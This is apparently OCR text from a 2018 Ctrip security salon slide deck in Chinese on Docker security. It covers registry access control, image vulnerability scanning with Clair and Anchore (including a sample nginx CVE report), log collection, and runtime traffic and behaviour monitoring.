
Docker镜像安全


- ➢ **基于用户角色的访问控制（RBAC）**
- ➢ **所有访问Registry服务的操作均被记录，便于日后审计**

https://github.com/vmware/harbor

Docker镜像安全

Docker镜像扫描





2018 携程安全沙龙

Docker镜像安全

Docker镜像扫描

- ➢ Docker Security Scanning
- ➢ CoreOS Clair
- ➢ Anchore




Image: nginx

Total : 71 vulnerabilities

● Unknown : 3 ● Negligible : 32 ● Low : 10 ● Medium : 17 ● High : 9

e21b2b74456d8c887b4ddd5ef150570c48272da7aebe012d08da7b319a86791d

systemd 232-25+deb9u3 - ⚠

- CVE-2018-6954
  systemd-tmpfiles in systemd through 237 mishandles symlinks present in non-terminal path components, which allows local users to obtain ownership of arbitrary files via vectors involving creation of a directory and a file under that directory, and later replacing that directory with a symlink. This occurs even if the fs.protected_symlinks sysctl is turned on.
  Link
- CVE-2018-1049
  In systemd prior to 234 a race condition exists between .mount and .automount units such that automount requests from kernel may not be serviced by systemd resulting in kernel holding the mountpoint and any processes that try to use said mount will hang. A race condition like this may lead to denial of service, until mount points are unmounted.
  Link
- CVE-2017-18078
  systemd-tmpfiles in systemd before 237 attempts to support ownership/permission changes on hardlinked files even if the fs.protected_hardlinks sysctl is turned off, which allows local users to bypass intended access restrictions via

	Clair	Anchore
命令行	✓	✓
API调用	✓	✓
Web界面	NO	✓
支持Kubernets	✓	✓
支持CI/CD	二次开发	✓ Jenkins插件
是否开源	完全开源	部分开源

https://github.com/coreos/clair
https://anchore.io/

Docker镜像安全

Docker镜像扫描工具的运营

CVE漏洞库完整性

- 特定操作系统
- 同步机制

扫描效率

- 并发量

快速定位


- 层layer
- 包名
- 文件路径

漏洞通知机制

- 邮件短信
- 及时告警


Docker运行时安全

Docker集中运维




Docker运行时安全

Docker日志收集




- 容器内占用资源多，logstash太笨重了
- 容器内日志文件定期清理



- 在容器内挂载日志卷
- 适合日志量较小的情况

Docker运行时安全

Docker日志收集---优化



- 通过API写入log-service
- 避免在宿主机或容器内部存储日志文件

Docker运行时安全

Docker安全监控

- 传统安全方案完全不适用


Docker运行时安全

Docker安全监控---流量

- ➢ 容器与外部互访流量
- ➢ 容器之间互访流量

- ✓ ICMP
- ✓ HTTP
- ✓ DNS
- ✓ MySQL
- ✓ PostgreSQL
- ✓ Redis
- ✓ Memcached
- ✓ MongoDB

https://www.elastic.co/cn/products/beats/packetbeat



Top 10 HTTP requests

query: Descending ⇕
POST /api/console/proxy
POST /api/monitoring/v1/clust
POST /api/monitoring/v1/clust
GET /api/xpack/v1/info
GET /api/monitoring/v1/check_
GET /ui/favicons/favicon-32x32
GET /api/ml/anomaly_detector
GET /api/ml/datafeeds/_stats
GET /ui/favicons/favicon-16x16

Most frequent MySQL queries

query: Descending ⇕
SELECT intcol1,intcol2,intcol3,intcol4,intcol5,intcol6,intcol7,intcol8,intcol9,intcol10,charcol1,charcol2,ch
SELECT intcol1,intcol2,intcol3,intcol4,intcol5,charcol1,charcol2,charcol3,charcol4,charcol5,charcol6,cha
SELECT intcol1,intcol2,intcol3,intcol4,intcol5,intcol6,intcol7,intcol8,intcol9,charcol1,charcol2,charcol3,ch
INSERT INTO t1 VALUES (NULL,100669,332702450,660916487,67974802,573556837,'ipW5KkXdTjGCh2PNzLoeR0527frpQDQ8u
INSERT INTO t1 VALUES (NULL,1120090212,112526508,1625315128,1743768897,152059765,'dqYCp1NIXNHwBkTsAXo6jksWbz
INSERT INTO t1 VALUES (NULL,1804289383,846930886,1681692777,1714636915,1957747793,'vmC9127qJNm06sGB8R92q2j7v
INSERT INTO t1 VALUES (NULL,364531492,914600930,2085308422,531900034,1166437685,'SuKo4M5OM7ldvisSc6WK9rsG9E8
INSERT INTO t1 VALUES (NULL,831083598,1142699356,1718500113,822304435,1385952847,'uM4AMHY0BmXJ4TTmfOiqCj68zY
INSERT INTO t1 VALUES (NULL,1066832056,232787891,1914020567,1192376263,725961688,'TpfJlwjeemwleMLL8De6AogdtGl5
INSERT INTO t1 VALUES (NULL,1245093316,451326984,1535547597,2078549373,1863090086,'W4plteXWds8oozLZDkOBfktOel


Slowest MySQL queries

query: Descending ⇕	Average responsetime ⇕
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,intcol9 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128))	49.667
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128),charcol7 VARCHAR(128),charcol8 VARCHAR(128),charcol9 VARCHAR(128))	26.667
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,intcol9 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128),charcol7 VARCHAR(128),charcol8 VARCHAR(128),charcol9 VARCHAR(128),charcol10 VARCHAR(128))	24.4
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128),charcol7	18.632

Docker运行时安全

Docker安全监控---异常行为

- ➢ **实时监控**
- ➢ **基于可配置的规则**



